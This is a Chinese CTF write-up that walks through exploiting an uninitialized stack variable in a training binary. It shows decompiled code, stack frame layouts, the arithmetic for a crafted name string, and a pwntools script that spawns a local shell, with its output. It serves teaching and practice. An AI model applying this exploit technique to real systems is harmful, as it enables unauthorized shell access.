
PWN (4)

> 本题要求利用栈的残留数据发起攻击，拿到shell


使用IDA反编译二进制文件进行分析:

`main`函数:




```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int name_data; // ST18_4@3

  puts("I know you have already learned how to build a payload to overfl
  puts("In this program, I'll tell you how to build a payload to exploit
  puts("----------------------------------------------------------");
  puts("when you notice a program use an uninitialized variables,");
  puts("you can use the stack data of previous function to achieve your
  puts("Please press Enter to continue");
  while ( getchar() != 10 )
    ;
  name_data = get_name_data(0);
  get_flag(name_data);
  return 0;
}
```

`get_name_data`函数:



```
int __cdecl get_name_data(int num)
{
  size_t v1; // eax@3
  char str[100]; // [sp+4h] [bp-74h]@1
  int i; // [sp+68h] [bp-10h]@1
  int user_code; // [sp+6Ch] [bp-Ch]@1

  user_code = num;
  memset(str, 0, 0x64u);
  puts("We will use your name to check whether you are an admin");
  puts("Please input your name:");
  __isoc99_scanf("%100s", str);
  for ( i = 0; ; ++i )
  {
    v1 = strlen(str);
    if ( v1 <= i )
      break;
    user_code += str[i];
  }
  printf("Hello %s\n", str);
  printf("Your user_code is %d\n", user_code);
  return user_code;
}
```


`get_flag`函数:




```
void __cdecl get_flag(int name_data)
{
  int result; // [sp+4h] [bp-14h]@1
  int tmp2; // [sp+8h] [bp-10h]@1
  int tmp1; // [sp+Ch] [bp-Ch]@1

  printf("%d %p\n", result, &result);
  tmp1 = name_data;
  srand(name_data);
  tmp2 = rand() % 1325;
  printf("The key of your user_code is %d\n", tmp2);
  result += tmp2 + tmp1;
  if ( result == 1792 )
  {
    puts("Check sucess!Welcome back!");
    system("/bin/sh");
  }
  else
  {
    puts("Check failed");
    puts("try again!");
  }
}
```

`get_name_data`获取用户名并计算一个`user_code`返回，不存在栈溢出的漏洞. `get_flag`里倒是存在一个漏洞: `result += tmp1 + tmp2`，容易发现，该语句之前未对局部变量`result`进行初始化，那么程序执行时会从栈里`ebp-xx`处取出一个不确定的值来使用. 考虑到`get_name_data`和`get_flag`参数类型和数量相同，因此具有相同的栈结构.

用IDA查看之:




```
-00000078 ; D/A/*   : change type (data/ascii/array)
-00000078 ; N       : rename
-00000078 ; U       : undefine
-00000078 ; Use data definition commands to create loc
-00000078 ; Two special fields " r" and " s" represent
-00000078 ; Frame size: 78; Saved regs: 4; Purge: 0
-00000078 ;
-00000078
-00000078                 db ? ; undefined
-00000077                 db ? ; undefined
-00000076                 db ? ; undefined
-00000075                 db ? ; undefined
-00000074 str             db 100 dup(?)
-00000010 i               dd ?
-0000000C user_code       dd ?
-00000008                 db ? ; undefined
-00000007                 db ? ; undefined
-00000006                 db ? ; undefined
-00000005                 db ? ; undefined
-00000004 var_4           dd ?
+00000000  s              db 4 dup(?)
+00000004  r              db 4 dup(?)
+00000008 num             dd ?
+0000000C
+0000000C ; end of stack variables
```



```
-00000018 ; D/A/*    : change type (data/ascii/array)
-00000018 ; N        : rename
-00000018 ; U        : undefine
-00000018 ; Use data definition commands to create loc
-00000018 ; Two special fields " r" and " s" represent
-00000018 ; Frame size: 18; Saved regs: 4; Purge: 0
-00000018 ;
-00000018
-00000018                  db ? ; undefined
-00000017                  db ? ; undefined
-00000016                  db ? ; undefined
-00000015                  db ? ; undefined
-00000014 result           dd ?
-00000010 tmp2             dd ?
-0000000C tmp1             dd ?
-00000008                  db ? ; undefined
-00000007                  db ? ; undefined
-00000006                  db ? ; undefined
-00000005                  db ? ; undefined
-00000004 var_4            dd ?
-00000000  s               db 4 dup(?)
-00000004  r               db 4 dup(?)
-00000008 name_data        dd ?
-0000000C
-0000000C ; end of stack variables
```

由此可知，程序执行时两个函数的栈映像如下图所示:




跟踪两个函数的调用过程可以发现，`get_name_data`调用结束后esp指向x单元，之前压栈的参数和局部变量仍然留在内存中，但已经不再属于栈空间. 调用`get_flag`时，参数压栈，重建函数的栈空间. 如图，`get_flag`的局部变量`result`占用的4字节内存正好对应`get_name_data`的`str[96]`~`str[99]`! 只需构造特定的字符串就能控制`result`的初始值，从而控制`get_flag`的流程以此拿到shell

开始解题

1. 构造字符串

首先以 `'a' * 100` 进行测试:



```
We will use your name to check whether you are an admin
Please input your name:
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Hello aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Your user_code is 9800
1633771873 0xff9dc634
The key of your user_code is 1228
Check failed
try again!
```

结合源代码可知，`get_name_data`的返回值`user_code` = 9800，`get_flag`的局部变量`tmp1` = 9800, `tmp2` = 1228，由此计算出来的`result` != 1792. 其中，`tmp2`的1228是以9800为种子计算出来的一个随机数取模结果.

设`str[96]`,`str[97]`,`str[98]`,`str[99]`构成的4字节int值为`x`，则:

`result = x + 9800 + 1228`,

令`result = 1792`, 则 `x = -9236 = 0xffffdbec`

结合`get_name_data`中`user_code`的计算算法，构造如下字符串:

`95个字符 + '\0' + '\xec\xdb\xff\xff`

其中，前95个字符的ASCII码累加和(即user_code)必须等于9800，否则种子不同的话随机数也不同

不难算出，95个字符应该为:


`chr(104) * 94 + chr(24)`

> chr()为python函数，将ASCII码转换为相应字符

2. python脚本

```python
from pwn import *

p = process('./pwn4')

payload = chr(104) * 94 + chr(24) + '\0'

result = p32(0xffffdbec)
payload += result

p.sendline(chr(10)) # 10 is ASCII value of '\n'
p.sendline(payload)

p.interactive()
```

执行后可拿到shell:



```
Please input your name:
Hello hhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhh
Your user_code is 9800
-9236 0xffe5dd84
The key of your user_code is 1228
Check sucess!Welcome back!
$ ls
a.py  pwn1  pwn2  pwn3    pwn4  test1.py    test2.py
$ 
```